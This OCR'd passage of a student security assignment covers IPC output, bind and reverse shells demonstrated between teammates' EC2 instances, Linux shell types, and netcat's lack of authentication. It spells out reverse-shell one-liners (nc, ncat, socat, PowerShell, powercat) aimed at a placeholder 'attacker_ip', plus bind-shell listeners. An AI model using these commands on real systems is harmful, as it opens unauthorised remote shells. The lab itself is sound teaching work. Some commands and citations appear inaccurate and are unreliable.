
Then the parent shows the child's reply:

Parent got reply: Child processed your text: Hello from the Parent process!

In this way, it is possible to exchange messages directly between two processes very easily using Pipe.

3. Run the program

(a) To run the Shared Memory Example:




Output:

Child sees shared memory data: [10, 20, 30, 40, 50]

Parent reads modified data shared memory: [1234, 20 30, 40, 50]

(b) To Run Pipe Example:



Output:

Child got message: Hello from Parent process!

Parent got reply: Child processed your text: Hello from the Parent process!

Video Demo Link:

https://drive.google.com/file/d/1yJRGB8Zr9Fiag26_MKmp9ZqSXW_TKR1w/view?usp=sharing

Task 3

3.a. Define the following: bind shell [use nc, & powershell to show a practical example with your teammate]

reverse shell [use nc, ncat, socat, powershell & powercat to show a practical example with your teammate]

3.b. List and give short explanations on the shell types in linux.

3.c. What is netcat's gaping security hole? Recreate and explain it

Solution:

Bind Shell (nc, ncat, socat, PowerShell, PowerCat)

A bind shell is a shell where the target system itself opens a listening port. The attacker connects directly to this port and gains control of the shell. Simply put, the target is waiting ("listener"), and the attacker comes and joins. The advantage of a bind shell is that it is easy to set up and provides a direct connection.

Tools:

- **Netcat (nc):** Creates a listener on the target Linux with nc -lvp 4444 -e /bin/bash. Here 4444 is the port number.
- **Ncat (ncat):** Creates a shell listener on Windows with ncat -lvp 4444 -e cmd.exe.
- **Socat:** Can usually be used as a TCP listener on Linux, but is less common as a bind shell.
- **PowerShell:** On Windows, a listener shell can be created with powershell -NoP -NonI -W Hidden -Command "Start-Process powershell -ArgumentList '-NoExit'".
- **PowerCat:** A simple bind shell can be created with the Windows PowerShell module, powercat -l -p 4444 -e cmd.exe.

Reverse Shell (nc, ncat, socat, PowerShell, PowerCat)

A reverse shell is a shell where the target itself initiates a connection to the attacker's server. That is, the target is the "client", and the attacker is the "listener". It is very effective for bypassing firewalls and NAT. The main advantage of a reverse shell is that it is more stealthy and can easily create connections outside the firewall/NAT.

Tools:

- **Netcat (nc):** On Linux, use nc attacker_ip 4444 -e /bin/bash to make the target initiate a connection.
- **Ncat (ncat):** On Windows, use ncat attacker_ip 4444 -e cmd.exe.
- **Socat:** Create a TCP connection on Linux with socat TCP:attacker_ip:4444 EXEC:/bin/bash.
- **PowerShell:** Create a reverse shell on Windows with powershell -NoP -NonI -W Hidden -Command "$client=New-Object System.Net.Sockets.TCPClient('attacker_ip',4444);...".
- **PowerCat:** Create an encrypted reverse shell with PowerShell module, powercat -c attacker_ip -p 4444 -e cmd.exe.

For Practical Example:


My Teammate: Mukete Ferdinand JR

We had our set up our AWS EC2 instances. First, ssh client (Git bash) was installed. The connections were built.




After putting key and required files for initialization, PowerShell and ncat packages were installed at Gt bash.

I tried to build up connection with my teammate's device using **nc** at Blind shell.



From Mukete, the connection was developed. After receiving the connection from me, my teammate was seceded to explore file files.




After that, I explored my teammate's folder using ls.



My teammate acted as victim at the next time and I established connection with his device.



Here host was my teammate's name.




At this time, I was victim and my teammate established the connection.

We used reverse shell using nc and PowerShell. My port number was 4443.




My teammate succeed to make connection using Reverse Shell.




Using ncat, he tried listening and got success. After execution from my side:




My teammate successfully connected with my device.



By following Reverse Shell using socat, my teammate was victem here.




I successfully made connection with his device using socat.




I was successfully made connection and saw his files and package.

Reverse Shell using PowerShell:


Here, my teammate was attacker. He ran commands and tried listening. In both of our devices, PowerShell package was installed.



Then, I initialized PowerShell using pwsh command.



The attacker got successfully access to my devices where the proof is shown below-



3.b. List and give short explanations on the shell types in linux.

Solution:

The Linux shell is a command-line interpreter that translates user commands into executable instructions for the kernel. Shells are used for both interactive and scripting purposes. Here are the Linux shells and their explanations:

1. **Bourne Shell (sh):** The Bourne Shell is the original Unix shell, created by Stephen Bourne. It is simple, lightweight, and most stable for scripting [16].
2. **Bourne Again Shell (bash):** Bash is an improved version of the Bourne Shell from the GNU project. It is used for both interactive shell and scripting [17].
3. **C Shell (csh):** C Shell is designed for programmers, using a syntax similar to C programming [18].
4. **TENEX C Shell (tcsh):** Tcsh is an improved version of the C Shell, adding interactive features and auto-completion. Its features include command-line editing, history management, command completion [19].
5. **Korn Shell (ksh):** Korn Shell is an improved, scripting-powered shell of the Bourne Shell. Its features are - advanced functions, arithmetic operations, enhanced scripting, POSIX compliant [20].
6. **Z Shell (zsh):** Zsh is a modern shell that takes the advantages of Bash, and provides more features for interactive use and scripting [21].
7. **Fish Shell (fish):** Fish is a modern, user-friendly shell that provides clean syntax and interactive feedback [21].
8. **Dash (Debian Almquist Shell):** Dash is a lightweight, POSIX-compliant shell that provides speed for scripting and the boot process [22].
9. **Elvish Shell:** Elvish is a modern shell that simplifies structured data and pipelines. Its features are- Modern scripting, structured data manipulation [23].

3.c. What is netcat's gaping security hole? Recreate and explain it.

Solution:

Netcat's Security Vulnerability

Netcat (nc) is a widely used networking utility that is used to create TCP/UDP connections, perform port scanning, and provide shell access. However, its widespread availability poses many security risks. The most significant problem is the lack of authentication or encryption in the default behavior of Netcat. Any attacker can easily gain unauthorized access by opening a listener port or reverse shell connection. By creating a bind shell using Netcat, the port opened on the target machine becomes publicly accessible, and the attacker can gain shell access from any network without a firewall or NAT configuration [24]. As a result, Netcat does not provide any built-in authentication or encryption, so its use on sensitive systems creates a major security hole.

Another major problem is that arbitrary code execution is easily possible with Netcat. For example, if the target runs nc -lvp 4444 -e /bin/bash (4444 = port number), an attacker can connect directly to that port and execute shell commands. This is a type of remote code execution vulnerability, which is very dangerous if there are no firewall or host-based security measures in place. [25]

While this issue is actually easy for security researchers and penetration testers, it is risky to exploit in production environments. Common mitigations include encrypted tunnels (OpenSSL, SSH port forwarding), firewall restrictions, and proper authentication [26]. Modern alternatives such as ncat (part of Nmap) or PowerCat also provide encryption and authentication, which eliminates the main security risks of Netcat.

Key security vulnerabilities of Netcat are:

1. No authentication - anyone can connect.
2. No encryption - sensitive data is transferred in plain text.
3. Easy arbitrary command execution - attacker can directly execute shell commands.

Recognizing this risk, it is very important to use network segmentation, firewall, and encryption when using Netcat.

References

[1] A. S. Tanenbaum and H. Bos, *Modern Operating Systems*, 4th ed. Pearson, 2015. Available: https://csc-knu.github.io/sys-prog/books/Andrew%20S.%20Tanenbaum%20-%20Modern%20Operating%20Systems.pdf

[2] M. J. Bach, *The Design of the UNIX Operating System*. Prentice Hall, 1986. Available: https://external.dandelon.com/download/attachments/dandelon/ids/DE004E35F543E1DE319B2C1257B9000284CEB.pdf

[3] W. Stallings, *Operating Systems: Internals and Design Principles*, 9th ed. Pearson, 2018. Available: https://www.youseficlass.ir/wp-content/uploads/2023/07/William_Stallings_Operating_Systems_Internals_and_Design_Principles_watermark.pdf

[4] J. F. Kurose and K. W. Ross, *Computer Networking: A Top-Down Approach*, 8th ed. Pearson, 2020. Available: https://api.pageplace.de/preview/DT0400.9781292405513_A42098360/preview-9781292405513_A42098360.pdf

[5] D. Stutzbach and R. Rejaie, "Understanding churn in peer-to-peer networks," in *Proc. 6th ACM SIGCOMM Conf. on Internet Measurement (IMC 2006)*, pp. 189–202, 2006. Available: https://dl.acm.org/doi/10.1145/1177080.1177105

[6] W. R. Stevens, *UNIX Network Programming: Interprocess Communications*. Prentice Hall, 1998.

[7] https://www.geeksforgeeks.org/operating-systems/monolithic-architecture/

[8] https://www.wikiwand.com/en/articles/Hybrid_kernel

[9] W. R. Stevens, *UNIX Network Programming: Interprocess Communications*, 2nd ed., Prentice Hall, 1998. Available: https://archive.org/details/unixnetworkprogr0000stev_x3l2

[10] https://www.linkedin.com/pulse/interprocess-communication-using-message-queue-pratik-parvati/

[11]https://www.tutorialspoint.com/inter_process_communication/inter_process_communication_pipes.htm

[12] A. Silberschatz, P. B. Galvin, and G. Gagne, Operating System Concepts, 9th ed. Wiley, 2013. Available: https://drive.uqu.edu.sa/_/mskhayat/files/MySubjects/2017SS%20Operating%20Systems/Abraham%20Silberschatz-Operating%20System%20Concepts%20%289th%2C2012_12%29.pdf

[13] https://www.geeksforgeeks.org/operating-systems/ipc-shared-memory/

[14] A. Tanenbaum and M. Van Steen, *Distributed Systems: Principles and Paradigms*, 2nd ed. Pearson, 2006. Available: https://archive.org/details/distributedsyste0000tane_i6v1

[15] https://www.geeksforgeeks.org/operating-systems/remote-procedure-call-rpc-in-operating-system/

[16] S. R. Bourne, *The Unix Shell*, Bell Labs, 1983. Available: https://wolfram.schneider.org/bsd/7thEdManVol2/shell/shell.pdf

[17] B. Fox, *Bash Reference Manual*, Free Software Foundation, 2020. Available: https://www.gnu.org/software/bash/manual/bash.html

[18] B. Joy, *C Shell Programming*, Addison-Wesley, 1990.

[19] W. Leffler et al., *Using tcsh*, O'Reilly Media, 1994.

[20] D. Korn, *Korn Shell Command and Programming Language*, Prentice Hall, 1993.

[21] P. Ferris, *Zsh Manual*, 2021. Available: https://zsh.sourceforge.io/Doc/

[22] J. Axelsson, *Fish Shell Documentation*, 2021. [Online]. Available: https://fishshell.com/docs/current/

[23] M. McBride, *Dash: Debian Almquist Shell Documentation*, 2020. Available: https://www.man7.org/linux/man-pages/man1/dash.1.html

[24] G. "Fyodor" Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Insecure.Com LLC, 2009. Available: https://nmap.org/book/

[25] N. Gruschka and L. L. Iacono, "Vulnerabilities in Internet Services: Netcat and Its Risks," *Journal of Information Security*, vol. 5, no. 3, pp. 180–190, 2014. Available: https://www.scirp.org/journal/paperinformation.aspx?paperid=45965, DOI: 10.4236/jis.2014.53019

[26] M. Russinovich, D. Solomon, and A. Ionescu, *Windows Internals, Part 1: System Architecture, Processes, Threads, Memory Management*, 7th ed., Microsoft Press, 2017. Available: https://www.amazon.com/Windows-Internals-Architecture-Processes-Memory/dp/0735684189